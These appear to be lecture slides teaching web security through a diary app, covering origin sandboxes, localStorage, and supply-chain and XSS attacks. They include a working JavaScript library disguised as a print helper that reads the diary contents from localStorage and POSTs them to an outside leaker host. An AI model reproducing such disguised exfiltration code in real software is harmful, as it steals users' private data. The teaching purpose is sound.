



(<https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/XSS/same-origin.svg>, modified)



The greatest threat to a **static** app is access to its sandbox.

# Amazon and Spotify get different sandboxes.





That's why they have different **localStorage** contents.

```
> window.origin  
< 'https://open.spotify.com'  
  
> JSON.stringify(localStorage)  
< '{"anonymous:queue-view":"\\"queue\\"","on-by-filter-id":"{}","anonymous:items-v'
```

```
> window.origin  
< 'https://www.amazon.com'  
  
> JSON.stringify(localStorage)  
< '{"csa-tabbed-browsing":"{\\\\"las\\\\"":\\\\"56uv4u-gpngvk-6861r1-c9f6'
```

The greatest threat to a **static** app is access to its sandbox.



You need to protect diary users from bad sites.

**Good Team**



Your Good Site  
(<https://diary.fake>)



Browser User

**Bad Team**



Bad Site  
(<https://bad.fake>)

**Defense Goal**   Protect the diary contents.




**Attack Goal** Steal the diary contents.

**Strategy** Run JavaScript from inside the diary's sandbox.



**Strategy** Run JavaScript from inside the diary's sandbox.



(<https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/XSS/xss.svg>, modified)

I built a bad site.

leaker.njg4ne.workers.dev



# Leaker

## Latest Leak

"random person's diary entry"




Feel free to follow along.




**attackable-defendable-diary**

Public



**leaker**

Public



Recall <https://diary.njg4ne.workers.dev/index.html>


```
const STORAGE_KEY = "diaryContent";  
...  
function onInput(inputEvent) {  
  window.localStorage.setItem(STORAGE_KEY, inputEvent.target.value);  
}
```



<https://leaker.njg4ne.workers.dev/useful-print-library.js>

```
export const print = console.log;
const method = "POST";
const body = new FormData();
body.append(
  "leak",
  JSON.stringify(window.localStorage.getItem("diaryContent"))
);
const headers = { Accept: "application/json", "x-leaker-anti-csrf": "1" };
fetch(`${https://leaker.njg4ne.workers.dev}/leak`, {
  method,
  body,
  headers,
}).then(({ ok }) => {
  if (ok) {
    alert("🙈 A Troll Leaked Your Diary 🙈");
  }
});
```

# POST to /leak publicizes the secret for anyone to see.





**Attack Goal** Steal the diary contents.

**Strategy** Run JavaScript from inside the diary's sandbox.




## **Attack 1** Supply Chain

You voluntarily import my cool library to your sandbox.

```
import { print } from "https://leaker.njg4ne.workers.dev/useful-print-library.js";  
print("Hello from print function");
```



# You hack yourself.



**Supply Chain Defense** Don't run untrusted libraries.




## **Attack 2**   Cross-site scripting (XSS)

**Attack Goal** Steal the diary contents.




**Strategy** Run JavaScript from inside the diary's sandbox.

You add a new feature that is XSS vulnerable.






# Going to a carefully written URL fetches and runs the attack.



